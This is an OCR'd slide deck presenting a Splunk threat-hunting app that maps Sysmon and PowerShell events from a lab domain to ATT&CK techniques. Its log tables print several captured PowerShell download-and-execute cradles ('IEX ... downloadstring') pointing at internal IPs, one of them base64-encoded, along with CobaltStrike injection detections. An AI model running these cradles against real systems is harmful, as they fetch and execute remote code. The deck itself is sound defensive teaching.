
process_parent_guid: {81789BB5-70C7-5C05-0000-0C

host_fqdn: alice.insecurebank.local

Time span: Last 24 hours

Time span Sankey: Last 24 hours

Submit | Hide Filters



Process Create

_time	ID	Technique	Category	Trigger	host_fqdn	user_name	process_path	process_parent_path	process_parent_command_line	process_command_line	process_guid	hash_
2018-12-03 18:07:03	T1069	Permission Groups Discovery	Discovery		alice.insecurebank.local	insecurebank\bob	C:\Windows\SysWOW64\net.exe	C:\Windows\SysWOW64\cmd.exe	C:\Windows\system32\cmd.exe /C net user bob	net user bob	{81789BB5-70C7-5C05-0000-00109912AF08}	4b487

Create Remote Thread

_time	ID	Technique	Category	Trigger	host_fqdn	process_name	target_process_path	target_process_address	thread_new_id	process_guid	process_p
2018-12-03 23:22:58	T1055	Process Injection	Privilege_Escalation,Defense_Evasion	CobaltStrike injection	alice.insecurebank.local	powershell.exe	C:\Windows\System32\rundll32.exe	0x0000000000290B80	4624	{81789BB5-BA8E-5C05-0000-001059C4D008}	{81789BB5-5C05-0000-001059C4D0
2018-12-03 18:51:34	T1055	Process Injection	Privilege_Escalation,Defense_Evasion	CobaltStrike injection	dev_server.insecurebank.local	powershell.exe	C:\Windows\System32\rundll32.exe	0x00000000001F0B80	1924	{6E0C83BB-77AC-5C05-0000-0010E8260308}	{6E0C83BB-5C05-0000-0010E8260

Search or scan a URL, IP address, domain, or file hash

Sign in

0 / 67

No engines detected this file

SHA-256	a23c1b94d193ebe3d4cf647c653e41f63ba7b6d996c9a3de6380408c7e4a812e
File name	WMIC.exe
File size	505.5 KB
Last analysis	2018-04-09 19:06:08 UTC

Detection | Details | Relations | Community

Ad-Aware	Clean	AegisLab	Clean
AhnLab-V3	Clean	ALYac	Clean
Antiy-AVL	Clean	Arcabit	Clean
Avast	Clean	Avast Mobile Security	Clean
AVG	Clean	Avira	Clean
AVware	Clean	Baidu	Clean
BitDefender	Clean	Bkav	Clean
CAT-QuickHeal	Clean	ClamAV	Clean
CMC	Clean	Comodo	Clean
CrowdStrike Falcon	Clean	Cybereason	Clean
Cylance	Clean	Cyren	Clean
DrWeb	Clean	eGambit	Clean
Emsisoft	Clean	Endgame	Clean
eScan	Clean	ESET-NOD32	Clean

Computer Drilldown


Edit | Export | ...

Timespan: Last 24 hours

host_fqdn: *

Hide Filters

Activity by technique



a few seconds ago

Process Create

_time	ID	Technique	Category	Trigger	host_fqdn	user_name	process_parent_path	process_path
2018-12-04 10:14:02	T1057	Process Discovery	Execution		alice.insecurebank.local	insecurebank\alice	C:\Windows\SysWOW64\cmd.exe	C:\Windows\SysWOW64\tasklist.exe
2018-12-04 10:14:02	T1059	Command-Line Interface	Execution		alice.insecurebank.local	insecurebank\alice	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\SysWOW64\cmd.exe
2018-12-03 23:21:47	T1074	Data Staged	Collection		alice.insecurebank.local	insecurebank\alice	C:\Windows\System32\cmd.exe	C:\Windows\System32\WindowsPowerShell\v1.0\po
2018-12-03 23:20:36	T1059	Command-Line Interface	Execution		alice.insecurebank.local	insecurebank\alice	C:\Windows\explorer.exe	C:\Windows\System32\cmd.exe
2018-12-03 23:21:47	T1086	PowerShell	Execution		alice.insecurebank.local	insecurebank\alice	C:\Windows\System32\cmd.exe	C:\Windows\System32\WindowsPowerShell\v1.0\po

Computer Investigator


Edit | Export | ...

Correlate user/system/process activity


Host

alice* | Last 24 hours | Submit | Hide Filters

Logging Data distribution



Activity by time per day



Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Execution	Collection	Exfiltration	Command & Control
No results found.	0 ↘ -5	7 ↘ -19	15 ↗ 10	3 → 0	12 ↘ -2	40 ↘ -11	2 ↘ -1	No results found.	3,098 ↗ 2,854

Network Connection Drilldown


Edit | Export | ...


Source IP: 10.59.4.20

Destination IP: *


Time span: Last 24 hours

Submit | Hide Filters





Activity by destination IP



_time	event_description	host_fqdn	user_name	process_path	process_id	process_guid	src_ip	dst_ip	dst_port	src_host_name	dst_l
2018-12-04 11:23:30	Network Connect	alice.insecurebank.local	NT AUTHORITY\SYSTEM	C:\Windows\System32\GRR\3.1.0.2\GRR.exe	1172	{81789BB5-B60E-5BF6-0000-0010B0510100}	10.59.4.20	10.59.7.12	8080	alice.insecurebank.local	

Sysmon Events

Edit | Export | ...

Time span

Last 7 days

Hide Filters

Sysmon config changes

_time	host_fqdn	sysmon_configuration	sysmon_schema_version	hash_sha1
2018-11-29 14:43:31	alice.insecurebank.local	C:\Windows\sysmonconfig.xml		005319FF851CF3484D2B933BA6034944AAF067A3
2018-11-29 14:31:20	alice.insecurebank.local	C:\Windows\sysmonconfig.xml		BBFBA84EFC04A35819BCC379A626BFACDF7CB72D

Suspicious Sysmon config changes

_time	host_fqdn	sysmon_configuration	sysmon_schema_version	hash_sha1
2018-11-29 14:43:31	alice.insecurebank.local	C:\Windows\sysmonconfig.xml		005319FF851CF3484D2B933BA6034944AAF067A3
2018-11-29 14:31:20	alice.insecurebank.local	C:\Windows\sysmonconfig.xml		BBFBA84EFC04A35819BCC379A626BFACDF7CB72D

Sysmon Registry modifications by untrusted applications

No results found.

Sysmon state changes

PowerShell Events

Edit | Export | ...

Time span

Last 7 days | Hide Filters

Base64 block used

_time	host_fqdn	base64_data	user_name	process
2018-12-03 22:15:41		SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAyADcALgAwAC4AMAAuADEAOgA0ADMANQAxAC8AJwApAA	insecurebank\alice	powersh SQBFAFg

Download or web connection

_time	host	host_fqdnName	user_name	Account_Domain	process_path	process_command_line
2018-12-03 23:21:47	splunk		insecurebank\alice		C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://10.59.4.113:80/nothing-to-see-here'))"
2018-12-03 18:16:43	splunk		insecurebank\alice		C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://10.59.4.112:80/totally-legit'))"
2018-12-03 18:04:52	splunk		insecurebank\bob		C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://10.59.4.112:80/totally-legit'))"
2018-12-03 18:10:47	splunk		insecurebank\alice		C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell.exe -nop -w hidden -c "IEX ((new-object web.client).downloadstring('http://10.59.4.112:80/totally-legit'))"
2018-12-03 16:25:23	splunk		insecurebank\bob		C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://10.59.4.105:80/totally-legit'))
2018-12-03 16:26:50	splunk		insecurebank\bob		C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://10.59.4.105:80/totally-legit'))"
2018-12-03 16:28:35	splunk		insecurebank\bob		C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://10.59.4.106:80/competely-fine'))"
2018-11-29 19:20:20	splunk		insecurebank\bob		C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://10.59.4.103:80/totallylegit'))
2018-11-29 19:09:33	splunk		insecurebank\bob		C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://10.59.4.103:80/verylegit'))
2018-11-29 15:14:15	splunk		insecurebank\bob		C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://10.59.4.103:80/verylegit'))

Operations

Search...

Favourites ★

To Base64

From Base64

To Hex

From Hex

To Hexdump

From Hexdump

URL Decode

Regular expression

Entropy

Fork

Magic

Data format

Encryption / Encoding

Public Key

Recipe

Magic

Depth 3

Intensive mode

Extensive language support

Input

length: 142
lines: 1


```
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:4351/')
```

Output

time: 15ms
length: 2
lines: 1

```
Nothing of interest could be detected about the input data.
Have you tried modifying the operation arguments?
```

PS C:\> echo “Real Customer Example”



Note; Initial deployment, un-whitelisted. After a few days these numbers are down to managable

PS C:\> echo “Roadmap"

Optimizations to the app, add drilldown dashboards
(Optional) Enterprise Security integration
Additional contextual enrichment (workflows)
Check new hashes daily against VT

Windows, Powershell (transcript) and WMI logging
Threat hunting triggers and dashboards on these logs

Linux coverage
OSQuery configuration and build Threat hunting triggers on these logs

Other sources
Bro, Firewalls, Anti Virus, EDR and more

S	M	T	W	T	F	S
		1	2	3	4	5
6	7	8	9	10	11	12
13	14	15	16	17	18	19
20	21	22	23	24	25	26
27	28	29	39	31		

PS C:\ Stop-Service Presentation && echo "Thank you”

Available tonight:

github.com/olafhartong/threathunting

splunkbase.splunk.com/app/4305

Questions?

@olafhartong
github.com/olafhartong
ohartong@deloitte.nl

Deloitte.